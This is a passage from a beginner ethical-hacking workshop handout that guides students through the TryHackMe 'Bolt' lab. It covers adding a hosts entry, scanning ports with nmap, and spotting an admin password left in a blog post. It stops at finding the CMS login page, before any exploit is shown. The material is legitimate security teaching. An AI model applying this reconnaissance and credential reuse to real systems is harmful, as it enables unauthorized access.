Saihat's Beginner's Ethical Hacking Workshop – Featuring TryHackMe CMS Attack and Metasploit Edition

Pre-Workshop Setup


Please complete these steps before the workshop begins:

1. Navigate to the following URL in your web browser:
   https://tryhackme.com/
   (register for an account if you do not already have one)

2. Click the 'Login' button at the top-right portion of the webpage, then input your login details.


3. Navigate to the Bolt room at the following URL:
   https://tryhackme.com/room/bolt/
   (if you are currently in the Room Tutorial, you can navigate away from that page to the URL above)


4. Click the green Join Room button located inside the light blue bar near the top of the page.



To access material, start machines and answer questions you need to join this room!

NOTE: Please do NOT click on the green 'Start Machine' button or the blue 'Start AttackBox' button on the page until instructed to do so by the workshop's host.





This room is designed for users to get familiar with the Bolt CMS and how it can be exploited using Authenticated Remote Code Execution. You should wait for at least 3-4 minutes for the machine to start properly.

If you have any queries or feedback you can reach me through the TryHackMe Discord server or through Twitter.

Overview

During the workshop we will perform a guided tutorial of one of the basic modules (called "rooms") hosted on the TryHackMe website. The workshop will consist of

1. Starting up the Testing Virtual Machine (VM) and the AttackBox VM.
2. Using tools on the AttackBox to scan and inspect the Testing machine's webpage.
3. Compromising the Testing machine after a vulnerability is discovered.
4. Finding a way to escalate our user privileges on the Testing machine.
5. Using the discovered privilege escalation technique to gain Super User privileges.
6. Capturing the objective flag file using Super User privileges.

When the workshop begins, the class will have roughly one hour to finish these tasks and complete the room.

Using the AttackBox

The AttackBox is a Linux Virtual Machine, and the Desktop view is similar to the Desktop environments of Windows or Macs. For the workshop, you will mainly work inside of a Terminal window, which is a command-line interface (CLI). There is a Desktop shortcut icon for starting new Terminal windows, and you should start a new Terminal window after dismissing the Welcome screen (by pressing the Enter key).

Using the Terminal

A terminal only accepts typed commands as input and can be intimidating to new users. If, at any time the terminal becomes unresponsive to your commands, you should close the Terminal window and start a new Terminal.

Workshop Completion Flow

When the host instructs you to begin, please begin Part 1 of the workshop process and follow along with the host's instructions. If, at any point, you fall behind, you can refer to this document to help catch up.


Part 1

Objective - Room and Machine Setup

Step 1 - Press the blue **Start AttackBox** button at the top of the webpage.

Step 2 - Press the green **Start Machine** button located at the top right corner of the Task 1 section.


Step 3 – Wait for 60-90 seconds while the virtual machines initialize. The exercise will be ready when you see the following in your AttackBox desktop:



```
                        01

This machine can access other machines you deploy on TryHackMe.

Please keep in mind the following:
1. Pentesting any target that is not deployed by you on TryHackMe is prohibited.
2. You are solely responsible for your actions.
3. This machine expires. Check TryHackMe to ensure you still have time left.
4. Once this machine is terminated, all data will be lost.

View the changes made to the AttackBox: https://help.tryhackme.com/106142-my-mac
hine/tryhackme-attack-machine#changelog

Usage Instructions:

1. Tools are located in /root/Desktop/Tools & /opt/
2. Webshells are located in /usr/share/webshells
3. Wordlists are located in /usr/share/wordlists
4. To use Empire & Starkiller, read the following file: /root/Instructions/empir
e-starkiller.txt

Do you think something's missing? Let us know! support@tryhackme.com

Press ENTER key to close.
```

CAUTION

After starting the Attackbox, there is a button at the bottom of the Attackbox desktop that allows you to shut down the Attackbox. As free users of TryHackMe are only allowed to use the AttackBox once a day for a maximum of 60 minutes, if you shut down the AttackBox, you will no longer be able to participate in the workshop unless you register an additional account at TryHackMe.



Part 2


Objective - Answer the Task 1 Question

Step 1 – In the TryHackMe webpage, answer the question under the Task 1 header:


Part 3

Objective – Add Target IP to AttackBox Hosts File for Convenience

Step 1 - Open a Terminal on your AttackBox by clicking on the 'Terminal' shortcut icon (at the top of the Attack Desktop beside the orange Firefox icon)



Step 2 - Take note of the IP address of the VM created by the room (left side of screen, under the red **Active Machine Information** banner)




Title	IP Address	Expires
Bolt	10.10.[redacted]	1h 56m 38s

Step 3 - enter the following command in your terminal window, substituting <IP_ADDRESS> with the IP address for your room:

echo "<IP_ADDRESS> boltroom.thm" >> /etc/hosts

Step 4 – Check that our command processed properly by entering the following command:

cat /etc/hosts



```
root@ip-10-10-235-99:~# echo '10.10.[redacted] boltroom.thm' >> /etc/hosts
root@ip-10-10-235-99:~# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       tryhackme.lan   tryhackme

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.[redacted] boltroom.thm
root@ip-10-10-235-99:~# 
```

CONTEXT


By adding this entry to the **AttackBox's hosts** file we have assigned the address **boltroom.thm** to our target's IP, meaning that we can use **boltroom.thm** in our web browser or any of our scanning programs. The Linux **cat** command is used to read files, and in this case we read the **hosts** file in the **/etc** directory to check whether or not we were able to successfully add an entry to it.

Part 4

Objective - Enumerate Open Ports on Target Host

Step 1 – In your **AttackBox** terminal window, use the **Nmap** program to determine open network ports on the target. Input the following command:

nmap boltroom.thm



```
root@ip-10-10-235-99:~# nmap boltroom.thm

Starting Nmap 7.60 ( https://nmap.org ) at 2021-07-24 23:38 BST
Nmap scan report for boltroom.thm (10.10.76.121)
Host is up (0.00087s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8000/tcp open  http-alt
MAC Address: 02:76:0F:C6:AD:4B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
root@ip-10-10-235-99:~#
```

CONTEXT


Nmap is a program that is used in computer networking environments to determine which machines on the network are “live” and which services they have open. By default, Nmap returns the type of the services it finds. The notable ports/services we will attack are the following:

8000 / HTTP – Webpage Service

Part 5


Objective – Open a Web Browser Session to Investigate the Webserver

Step 1 – Start an instance of Firefox by clicking on the desktop shortcut in your AttackBox (at the top of the AttackBox desktop (orange icon)



Step 2 - Navigate to the following URL in the web browser:

http://boltroom.thm/



Apache2 Ubuntu Default Page


It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Step 3 – Investigate the other website the server is hosting at the following URL, then take note of the blog entries:

http://boltroom.thm:8000/



Bolt

Latest Entries


Message for IT Department

Hey guys,

i suppose this is our secret forum right? I posted my first message for our readers today but there seems to be a lot of freespace out there. Please check it out! my password is boltadmin123 just incase you need it!

Regards,

Jake (Admin)



Bolt

Hello Everyone,


Welcome to this site, myself Jake and my username is bolt .I am still new to this CMS so it can take awhile for me to get used to this CMS but believe me i have some great content coming up for you all!

Regards,

Jake (Admin)

Written by *Admin* on Saturday July 18, 2020

Step 4 – Take note of the CMS (Content Management Software) used by the website.



CONTEXT


Accessing the default website on the server results in a default Apache website page, which implies there's no developed website located here. However, the website located on port 8000 appears to be a blog website in development, and the administrator of the website left their username and credentials on public blog posts. Additionally, we are able to determine the software used to create and manage the website from the entry at the bottom of the page. Now that we have potential login credentials to the website, we need to find the login page location for Bolt CMS.

Part 6

Objective – Find Out The CMS Login Page Path, then Login to the CMS from that Page

Step 1 – In a search engine website, search for the following terms:

bolt cms login page



About 5,630,000 results (0.49 seconds)

https://docs.bolt.cm › manual › login

